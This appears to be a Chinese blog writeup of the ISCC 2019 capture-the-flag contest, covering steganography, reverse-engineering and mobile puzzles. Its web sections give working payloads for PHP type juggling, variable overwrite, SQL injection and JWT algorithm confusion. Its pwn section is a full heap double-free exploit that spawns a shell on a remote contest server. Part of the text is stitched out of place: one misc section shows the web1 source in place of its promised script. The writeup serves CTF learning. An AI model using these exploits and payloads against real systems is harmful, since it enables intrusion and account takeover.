




# ISCC 2019 writeup

原创


[浅汐、沐雪](#)  于 2019-05-25 10:34:44 发布  1103  收藏

分类专栏: [CTF](#) 文章标签: [ISCC2019](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_43500877/article/details/90544115](https://blog.csdn.net/qq_43500877/article/details/90544115)

版权



[CTF 专栏收录该内容](#)

4 篇文章 0 订阅

订阅专栏

## ISCC2019 writeup

## Misc

1. 隐藏的信息
2. 最危险的地方就是最安全的地方
3. 解密成绩单
4. Welcome
5. 倒立屋
6. 无法运行的exe
7. High起来!
8. 他们能在一起吗?
9. Keyes' secret
10. Aesop's secret
11. 碎纸机

## Web

1. web1
2. web2
3. web3
4. web4
5. web5
6. web6

## Reverse

1. answer to everything
3. dig dig dig
4. 简单Python
5. Rev04
7. Rev01

## Mobile

- Mobile01

## Pwn

2. Pwn02

# Misc

## 1. 隐藏的信息

下载压缩包，解压缩拿到一个文本文件，打开发现是一堆八进制，写个脚本来ASCII值转字符串，转完之后发现是一个base64加密，将一开始的脚本修改一下，添加base64转码功能，再次运行拿到flag

```
import binasciiimport base64x="0126 062 0126 0163 0142 0103 0102 0153 0142 062 065 0154 0111 0121 0157 0113 0111
0105 0132 0163 0131 0127 0143 " \ "066 0111 0105 0154 0124 0121 060 0116 067 0124 0152 0102 0146 0115 0107 065
0154 0130 062 0116 0150 0142 0154 071 " \ "0172 0144 0104 0102 0167 0130 063 0153 0167 0144 0130 060 0113 "
x = x.split()
z = ''
for i in range(len(x)):
    y = str(hex(int(x[i], 8)))[2:]
    a = str(binascii.a2b_hex(y))
    z += str(a)
z = base64.b64decode(z)
print(z)
```

## 2. 最危险的地方就是最安全的地方

题目文件解压后是一张JPG图片，盲猜带有压缩包，后缀改为zip解压缩，拿到50张二维码，发现最后一张图片文件格式和其它49张不一样，记事本打开，开头就看到flag

## 3. 解密成绩单

题目文件解压后拿到一个exe文件，用各种misc做题方法尝试后均无果，猜测其实是简单的逆向题，用ida打开：

看到检查输入的函数，跟入直接看到要求的用户名和密码，直接复制粘贴到程序输入框内点击ok即可拿到flag

## 4. Welcome

改后缀解压得到.txt文件，打开发现由“荒浪計劃 洮葛木暝”和“戶口 菘條”组成的编码，将前者用0替换，后者用1替换，得到  
011001100110110001100001011001110111101101001001010100110100001101000011010111110101011101000101010  
01100010000110100111101001101010001010111101

二进制转到字符串即可得到flag

## 5. 倒立屋

lsb加密，使用stegsolve三色道分析神器查看lsb加密内容，然后将看到的字符，顺序反过来，即为flag，是不是很坑

## 6. 无法运行的exe

解压题目后拿到exe文件，发现无法运行，winhex查看发现是个其实文本文件，文本内容像是图片base64转码，用在线base64转图片工具发现无法转图片，自己写个py脚本实现，如下：(将原文件名重命名为1.txt)

```
import base64
a=open('1.txt','rb').read()
d=base64.b64decode(a)
filename='2.png'
with open(filename,'w') as file_project:
    file_project.write(d)
```

打开2.txt查看发现是png文件，改为png后缀打开，发现报错，百度png文件格式，发现头部数据被修改了，改回来：

这是我们转码后拿到的文件开头hex值，png文件开头应为：**89504E470D0A1A0A**

修复文件头后打开是二维码，用QR扫码工具扫描拿到flag

## 7. High起来！

解压缩拿到一个二维码图片，扫码后拿到一串当铺密码，在线工具解码拿到一串数字。个人觉得这不是flag，提交了一下尝试，果然不是，发现二维码图片大小异常，比普通二维码大了不少，猜测包含其他文件，binwalk跑一下发现压缩包，解压后是一段mp3音频，用mp3隐写工具解密，推测一开始拿到的数字是密钥，解密出来文本，是html编码，在线工具解码拿到flag

## 8. 他们能在一起吗？

首先得到一个二维码



UEFTUyU3QjBLX0fTDBWM19ZMHUIMjEIN0Q=

BASE64解密为: PASS{0K\_I\_L0V3\_Y0u!}

从二维码分离出一个加密了的压缩包，用刚才得到的密钥解密的到含有flag的.txt文件

得到flag: ISCC{S0rrY\_W3\_4R3\_Ju5T\_Fr1END}

## 9. Keyes' secret

仔细看一下文件开头的字母，结合提示，发现就是一个简单的键盘加密（画键盘），而且似乎每一个字母的加密方式都一样，用文本的替换功能即可获取原文。

例：

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
RFVGYHN      →H
WSXCDE       →E
WSXCV        →L
WSXCV        →L
TGBNMJUY     →O
,
WSXZAQWDVFRQWERTYTRFVBTGBNMJUYXSWEFTYHNNBVCXSWERFTGBNM
XCVBTYUIOJMWSXTGBNMJUYZAQWDVFRGRDXCVBWSXCVQWERTYWSXCDI
HNMKJTGBNMJUCVGRDQWERTYYHNMKJTGBNMJUYTGBNMJUZAQWDVFR
UYHNBVTYUIOJMMNBVCDRTGHUGRDXCVBTYUIOJMWSXTGBNMJUYZAQWI

https://blog.csdn.net/qq_43500877
```

## 10. Aesop's secret

动态图的每一帧只显示图片的一部分，用stegsolve神器的"Frame Browser"将其每一帧保存出来，用ps合成一下，或者用stegsolve的"Image Combiner"功能里的"add"直接将图片内容合到一起，发现图片内容是"ISCC"



再用stegsolve的"File Format"查看图片信息的时候发现其所转换的ascii码的内容是密文，推测ISCC是密钥，通过两次AES解密拿到flag

## 11. 碎纸机

用binwalk检查下给出的这张jpg图片，发现有个压缩包，解压缩拿到10张拼图文件，提示说欧鹏曦文同学可以恢复其原貌，但要给它真正有用的东西，用winhex查看发现每张拼图文件结尾都多了一串等长的hex值，将其提取出来。根据谐音推测欧鹏曦文指的是opencv，是一种计算机视觉库，处理图形用的。应该是要把多出来的hex值转为图片，多出来的十串hex值长度都为2500，刚好是50\*50，但是百度了好久也没有找到opencv创建图形文件后如何处理每个坐标处像素的教程，于是用了image库，脚本如下：



```

<?phperror_reporting(0);
require 'flag.php';
$value = $_GET['value'];
$password = $_GET['password'];
$username = '';
for ($i = 0; $i < count($value); ++$i)
{
    if ($value[$i] > 32 && $value[$i] < 127)
        unset($value);
    else $username .= chr($value[$i]);
    if ($username == 'w3lc0me_To_ISCC2019' && intval($password) < 2333 && intval($password + 1) > 2333)
    {
        echo 'Hello '.$username.'!', '<br>', PHP_EOL;
        echo $flag, '<hr>';
    }
}
highlight_file(__FILE__);

```

发现关键的几个地方

- 1.存在chr函数
- 2.存在intval函数

由此，我们需要构造不同的value[i]，这里通过if过滤掉了username字符中出现的ascii码，但是，chr函数在处理大于256的ascii时会对256进行取余，所以我们在原字符的ascii码上+256即可。

intval由于存在弱类型转换的问题，在转换时的值会小1，轻松绕过判断，最终构造payload:


```

http://39.100.83.188:8001/?value[0]=375&value[1]=307&value[2]=364&value[3]=355&value[4]=304&value[5]=365&value[6]=357&value[7]=351&value[8]=340&value[9]=367&value[10]=351&value[11]=329&value[12]=339&value[13]=323&value[14]=323&value[15]=306&value[16]=304&value[17]=305&value[18]=313&password=0x91d

```

## 2. web2

提示3位数密码，不用说肯定是爆破。但是存在于验证码，我们先抓包



我们去爆破却失败了，这是为什么呢？

关键就在于这个cookie

```
Cookie: PHPSESSID=35mnqcqgma4bn3lhmdu7ihf90d6
```

不改变cookie，得到的结果永远都是一样的，所以这里我们直接删除cookie重新爆破。

看到996返回length不同，尝试用996去登录，得到Flag。

### 3. web3

二次注入，首先注册用户admin'-xx（xx代表任何字符，这里#好像被过滤了），登陆之后修改密码，这里直接修改了admin的密码，再以修改的密码以admin为username登陆，拿到flag

### 4. web4

进来审计源码



```

<?php error_reporting(0);
include("flag.php");
$hashed_key = 'ddbafb4eb89e218701472d3f6c087fdf7119dfdd560f9d1fcbe7482b0feea05a';
$parsed = parse_url($_SERVER['REQUEST_URI']);
if(isset($parsed["query"]))
{
    $query = $parsed["query"];
    $parsed_query = parse_str($query);
    if($parsed_query!=NULL)
    {
        $action = $parsed_query['action'];
    }
    if($action=="auth")
    {
        $key = $_GET["key"];
        $hashed_input = hash('sha256', $key);
        if($hashed_input!=$hashed_key)
        {
            die("<img src='cxk.jpg'>");
        }
        echo $flag;
    }
}
else
{
    show_source(__FILE__);
}
?>

```

审计发现，我们必须提供两个参数action和key，并且使用sha256进行哈希处理后必须等于代码顶部的哈希值。首先试一下解密hashed\_key的值，但是很不幸并没有解密出来。但是我们看到出现parse\_str()函数，变量覆盖的典型代表函数，所以直接变量覆盖掉hashed\_key构造payload:

```
action=auth&key=test&hashed_key=9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08
```

## 5. web5


提示 看来你并不是Union.373组织成员，请勿入内！

改u-a头

后：请输入用户名

注入，过滤了圆括号，注释符，from等等

payload：order by 排序盲注



改变'0'的值，通过排序，逐个爆出密码

## 6. web6

这是一个构造jwt头攻击的题目。

进入题目后查看源代码，在common.js文件里找到关键信息：

```
function getpubkey()  
{  
  /*  
  get the pubkey for test  
  /pubkey/{md5(username+password)}  
  */  
}
```

很明显是个公钥获取提示，将自己注册的用户名和密码合在一起取md5值,以此访问公钥文件。

拿到公钥

```
{"pubkey": "-----BEGIN PUBLIC KEY-----\nMIGfMA0GCsGqSIb3DQEBAQUAA4GNADCBiQKBgQDMRTzM9ujkHmh42aXG0aHZk/PK\nnomh61aVF+c3+D+k1IjXglj7+/wxnztnhyOZpYxdtk7FfpHa3Xh4Pkp5VivwOu1h\nnKk3XQYZeMHov4kW0yuS+5RpFV1Q2gm/NWGY52EaQmpCNFQbGNigZhu95R2OoMtuc\n\nIC+LX+9V/mpyKe9R3wIDAQAB\n\n-----END PUBLIC KEY-----", "result": true}
```

但很明显，公钥是有格式的，直接拿来用坑定不行，用python的print命令输出一下，防止人工修格式修错,然后将其复制到txt里

```
a="-----BEGIN PUBLIC KEY-----\nMIGfMA0GCsGqSIb3DQEBAQUAA4GNADCBiQKBgQDMRTzM9ujkHmh42aXG0aHZk/PK\nnomh61aVF+c3+D+k1IjXglj7+/wxnztnhyOZpYxdtk7FfpHa3Xh4Pkp5VivwOu1h\nnKk3XQYZeMHov4kW0yuS+5RpFV1Q2gm/NWGY52EaQmpCNFQbGNigZhu95R2OoMtuc\n\nIC+LX+9V/mpyKe9R3wIDAQAB\n\n-----END PUBLIC KEY-----"  
print a
```

```
>>> a="-----BEGIN PUBLIC KEY-----\nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDMRTzM9ujkHmh42aXG0aHZk/PK\nomh6laVF+c3+D+k1IjXg1j7+/wxnztahy0ZpYxdtk7FfpHa3Xh4PkpD5VivwOulh\nKk3XQYZeMHov4kWOyuS+5RpFV1Q2gm/NWGY52EaQmpCNFQbGNigZhu95R20oMtuc\nIC+LX+9V/mpyKe9R3wIDAQAB\n-----END PUBLIC KEY-----"
>>> print a
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDMRTzM9ujkHmh42aXG0aHZk/PK
omh6laVF+c3+D+k1IjXg1j7+/wxnztahy0ZpYxdtk7FfpHa3Xh4PkpD5VivwOulh
Kk3XQYZeMHov4kWOyuS+5RpFV1Q2gm/NWGY52EaQmpCNFQbGNigZhu95R20oMtuc
IC+LX+9V/mpyKe9R3wIDAQAB
-----END PUBLIC KEY-----
>>>
```

用这个公钥构造token头访问list

```
import jwt
import base64
public = open('1.txt', 'r').read()
print (jwt.encode({"name": "xibai21", "priv": "admin"}, key=public, algorithm='HS256'))
```

token头自然是抓包将原本的换为我们自行构造的token，注意token头中的name是自己的公钥对应的用户名，admin自然是管理用户名称。

发包后在list中看到关键信息：

39.100.83.188:8053 显示

```
the user admin has these links:
/text/admin:22f1e0aa7a31422ad63480aa27711277
/text/annevi:dd87c5b42178bdc70dd3eef9616e17c3
/text/annevi:63e363a48ce4695e65e1f100b6334ceb
/text/annevi:8882bc58f0eb938596d987ebce82cbf5
/text/kev1n:13b931c473e6884329b13b4b093e8644
/text/12end:45ac87cd726833061fb795cfaca9c78b
/text/lamber:1e3eaf4663be6acc8c946473af241574
/text/hhx666:bacd1cd754cf491def659f2adeb36df2
/text/admin111:37498db886704b39303fe7194b2d9508
```

访问/text/admin:。。。。。。，即可拿到flag

## Reverse

### 1. answer to everything

ida载入main函数一键f5，审计一波发现以下关键：

```
__int64 __fastcall not_the_flag(int a1)
{
    if ( a1 == 42 )
        puts("Cipher from Bill \nSubmit without any tags\n#kdudpeh");
    else
        puts("YOUSUCK");
    return 0LL;
}
```

不带任何标签提交，结合题目提示sha1， kdudpeh 的sha1值即为所要flag

2. Rev03

### 3. dig dig dig

用IDA载入分析

```
1 | __int64 __fastcall main(int a1, char **a2, char **a3)
2 | {
3 |     size_t v3; // rax@4
```

```

4 char *dest; // ST18_8@4
5 size_t v5; // rax@4
6 __int64 v6; // rax@4
7 __int64 v7; // rax@4
8 const char *v8; // rax@4
9
● 10 if ( a1 != 2 )
11 {
● 12     puts("./dec_dec_dec flag_string_is_here ");
● 13     exit(0);
14 }
● 15 v3 = strlen(a2[1]);
● 16 dest = (char *)malloc(v3 + 1);
● 17 v5 = strlen(a2[1]);
● 18 strncpy(dest, a2[1], v5);
● 19 LODWORD(v6) = sub_860(dest);
● 20 LODWORD(v7) = sub_F59(v6);
● 21 LODWORD(v8) = sub_BE7(v7);
● 22 if ( !strcmp(v8, s2) )
● 23     puts("correct :)");
24 else
● 25     puts("incorrect :(");
● 26 return 0LL;
● 27 }

```

[https://blog.csdn.net/qq\\_43500877](https://blog.csdn.net/qq_43500877)

发现对字符串进行了三次加密  
分别为BASE64,ROT13,UUencode

Address	Length	Type	String
.rodata:000000...	0000002E	C	@1DE!440S9W9,2T%Y07=%<W!Z.3!:1T%S2S-),7-\$/3T
.rodata:000000...	00000023	C	./dec dec dec flag string is here
.rodata:000000...	0000000C	C	correct :)
.rodata:000000...	0000000D	C	incorrect :(
.eh frame hdr:...	00000006	C	\x01\x1B\x03;P
.eh frame hdr:...	00000006	C	□
.eh frame hdr:...	00000006	C	剪
.eh frame hdr:...	00000006	C	□
.eh frame hdr:...	00000006	C	,
.eh frame hdr:...	00000006	C	踏
.eh frame hdr:...	00000007	C	%
.eh frame hdr:...	00000007	C	\x16
.eh frame hdr:...	00000007	C	\f
.eh frame hdr:...	00000007	C	
.eh frame:0000...	0000000E	C	\x01\x10\x01\x1B\f\a\b
.eh frame:0000...	00000006	C	聖
.eh frame:0000...	0000000B	C	\x01\x10\x01\x1B\f\a\b
.eh frame:0000...	00000006	C	\b
.eh frame:0000...	0000000C	C	\x0E\x10F\x0E\x18J\x0F\vw\b€
.eh frame:0000...	00000008	C	?\x1A;*3\$\"
.eh frame:0000...	00000006	C	痼
.eh frame:0000...	00000007	C	H

```
.eh frame:0000... 0000000F C A\x0E\x10
.eh frame:0000... 00000007 C 
.eh frame:0000... 0000000F C A\x0E\x10
.eh frame:0000... 0000000E C A\x0E\x10
.eh frame:0000... 0000000E C A\x0E\x10
.eh frame:0000... 00000006 C 
.eh frame:0000... 00000037 C B\x0E\x10
```

[https://blog.csdn.net/qq\\_43500877](https://blog.csdn.net/qq_43500877)

对字符串逆着进行三次解密，得到flag

## UUencode

UUencode

```
@1DE!440S9W9,2T%Y07=%<W!Z.3!:1T%S2S-),7-$/3T
```

字符集

utf8(unicode编码)

编码

解码

```
FIAQD3gvLKAYAwEspz90ZGAsK3I1sD==
```

[https://blog.csdn.net/qq\\_43500877](https://blog.csdn.net/qq_43500877)

## 4. 简单Python

题目内容很简单

提示说要逆向一个pyc

虽然没有了解过这个东西，不过在网上找到了在线的反编译工具

直接拉进去 运行

得到如下内容：

```

import base64
def encode(message):
    s = ''
    for i in message:
        x = ord(i) ^ 32
        x = x + 16
        s += chr(x)
    return base64.b64encode(s)

correct = 'eYNzc2tjWV1gXFWPYG1TbQ=='
flag = ''
print 'Input flag:'
flag = raw_input()
if encode(flag) == correct:
    print 'correct'
else:
    print 'wrong'

```

这就很棒了

源码都有了 什么是逆不出来的

这里需要注意一下的是correct的内容最好不要用网上的Base64解码工具解码

最好用Python的base64模块解码

简单写一下Python得到decode后的字符串

```
y\x83sskcY`\\U\x8f`iSm
```

然后写一个脚本，跑一下就出来了

脚本如下：


```

#include <iostream>
using namespace std;
int main ()
{
    char buffer[512]="y\x83sskcY`\\U\x8f`iSm";
    for(int i=0;i<strlen(buffer);i++)
    {
        buffer[i]-=16;
        buffer[i]^=32;
    }
    for(int i=0;i<strlen(buffer);i++)
        cout<<buffer[i];
    return 0;
}

```

## 5. Rev04

拉入od提示文件损坏，去百度elf文件的格式，发现其格式不固定，格式基本固定的地方又没有发现有什么明显的错误，但是记事本打开查看内容时发现一串极为可疑的字符：



数了下长度，符合base64加密的密文长度，base64转码，果然有问题：

```
uggc://VFPP2019{hey_frrzf_ebggra_jvgu}pgs.pbz
```

显然是flag密文，多次解密尝试后发现是rot13加密，在线解rot13即可

6. Rev02

## 7. Rev01

这是一个rust逆向。载入ida分析

函数名称	段
f beginner_reverse::main::h80fa15281f646bcl	.text
f main	.text
f __libc_start_main	extern

需要注意，rust语言写出来的程序其主函数为“beginer\_reverse::main:...”，所以对main反编译是找不到正确的东西的。

```
*(_OWORD *)v0 = xmmword_51000;  
*(_OWORD *)v0 + 16 = xmmword_51010;  
*(_OWORD *)v0 + 32 = xmmword_51020;  
*(_OWORD *)v0 + 48 = xmmword_51030;  
*(_OWORD *)v0 + 64 = xmmword_51040;  
*(_OWORD *)v0 + 80 = xmmword_51050;  
*(_OWORD *)v0 + 96 = xmmword_51060;  
*(_OWORD *)v0 + 112 = xmmword_51070;  
*(_OWORD *)v0 + 128 = 618475290964LL;  
v33 = v0;  
v34 = xmmword_51080;
```

进入之后即看到一串明显像是密文的东西。向下翻找到唯一一个具备加密转码性质的代码

```
v25 = 0LL;  
do  
{  
  if ( v15 == v23 )  
    break;  
  v26 = ((*(_DWORD *)v33 + 4 * v24) >> 2) ^ 0xA == *((_DWORD *)v15 + 4 * v24);  
  v25 += v26;  
  v23 -= 4LL;  
}  
while ( v24 < v16 );  
if ( v25 == *((_OWORD *)v34 + 1) )
```

其中 v33 恰是开头的v0，很明显就是将上面的内容转码后和输入进行比对，仔细审计中间的代码会发现v15对应的是输入。写出解密脚本：

```
#coding=utf-8  
cipher = [0x00000154,0x00000180,0x000001FC,0x000001E4,0x000001F8,0x00000154,0x00000190,0x000001BC,0x000001BC,0x000001B8,0x00000154,0x000001F8,0x00000194,0x00000154,0x000001B4,0x000001BC,0x000001F8,0x00000154,0x000001F4,0x00000188,0x000001AC,0x000001F8,0x00000154,0x0000018C,0x000001E4,0x00000154,0x00000190,0x000001BC,0x154,0x90]  
#以上数据经过转码后拿到数据要进行一次ascii码转换，但是第一次转出来的是str类型下的数字，不能直接输出ascii码对应的字符，所以需要  
#用chr()处理一下  
cipher2=''  
for i in range(len(cipher)):  
  cipher2+=chr((cipher[i]>>2)^0xA)  
print cipher2  
#也可以用一个直接点的代码处理  
cipher1 = ''.join(map(lambda x: chr((x>>2) ^ 0xA), cipher))  
print cipher1
```

## Mobile

### Mobile01

使用jeb查看反汇编代码，发现有两个关键函数 checkFrist 和 checkSecond

checkFrist查看其内部内容发现是检查输入字符串，要求字符串长度为16位，范围在1到8之间

checkSecond在Native层里面，调用的是c/c++代码，jeb中无法查看，用ida打开apk包里面的lib下的so文件（ida需要加载jni模块，不然反汇编的代码相对会比较复杂，不利于逆向分析）。

发现checksecond函数中要求前八位必须是递增关系，即前八位为“12345678”

后八位则给了相关约束条件，写一个脚本跑一下即可：



```

#调用z3求解器
from z3 import *
import time      #记录计算时间用，舍弃也可以
t1=time.time()  #记录计算时间用，舍弃也可以
#设一个解决样例
solver=Solver()
#设置样例flag长度
flag=[Int('flag%d'%i)
for i in range(16)]
#给flag的每一位添加范围约束(0, 9)
for i in range(16):
    solver.add(flag[i]>0)
    solver.add(flag[i]<9)
#设置样例flag前八位数值
for i in range(8):
    solver.add(flag[i]==i+1)
#添加逆向分析时得到的条件约束
solver.add(flag[9]+flag[14]==14)
solver.add(flag[8]<=3)
for j in range(1,8):
    for k in range(0,8):
        if(k>=j):
            break
        solver.add(flag[k]!=flag[j])
        solver.add(flag[k+8]!=flag[j+8])
        solver.add((flag[j]-flag[k])!=(flag[j+8]-flag[k+8]))
        solver.add((flag[j]-flag[k])!=(flag[k+8]-flag[j+8]))
#这个检查应该是判断是否有解，有则输出flag，无则报错
if(solver.check()==sat):
    m=solver.model()
    s=[]
    for i in range(16):
        s.append(m[flag[i]].as_long())
    print(bytes(s))
else:
    print('error')
t2=time.time()
print(t2-t1)

```

## Pwn

### 1. Pwn01

### 2. Pwn02

```

from pwn import *
#context.log_level = 'debug'
IP = '39.100.87.24'
PORT = 8102LOCAL = 0

if LOCAL:
    sh = process('./pwn02')
else:
    sh = remote(IP, PORT)

def debug(cmd=''):
    gdb.attach(sh, cmd)
    pause()

```

```
def malloc(idx, size, ctx):
    sh.recvuntil('> ')
    sh.sendline('1 '+str(idx))
    sh.sendline(str(size))
    sh.sendline(ctx)

def free(idx):
    sh.recvuntil('> ')
    sh.sendline('2 '+str(idx))

def puts(idx):
    sh.recvuntil('> ')
    sh.sendline('3 '+str(idx))

malloc(0, 0x58, "aa")
malloc(1, 0x58, "bb")
malloc(2, 0x58, "cc")
malloc(3, 0x80, "dd")
malloc(4, 0x10, "ee")

# unsorted bin leak
free(3)
puts(3)
leak = sh.recvuntil('\x7f').ljust(8, "\x00")
leak = u64(leak)

libc_base = 0
if LOCAL:
    libc_base = leak-3951480
else:
    libc_base = leak-3951480

# ubuntu 1604 server
log.success("libc base: %s" %hex(libc_base))

# double free
free(0)
free(1)
free(0)

payload = "f"*80
payload += p64(0)+p64(0x61)
payload += p64(0x600dba)

malloc(5, 0x58, payload)
malloc(6, 0x58, "gg")

system = libc_base + 0x45390
payload = "h"* 6 + p64(system)*2
malloc(7, 0x58, payload)

malloc(8, 0x20, "/bin/sh\x00")
free(8)

#debug()
sh.interactive()
```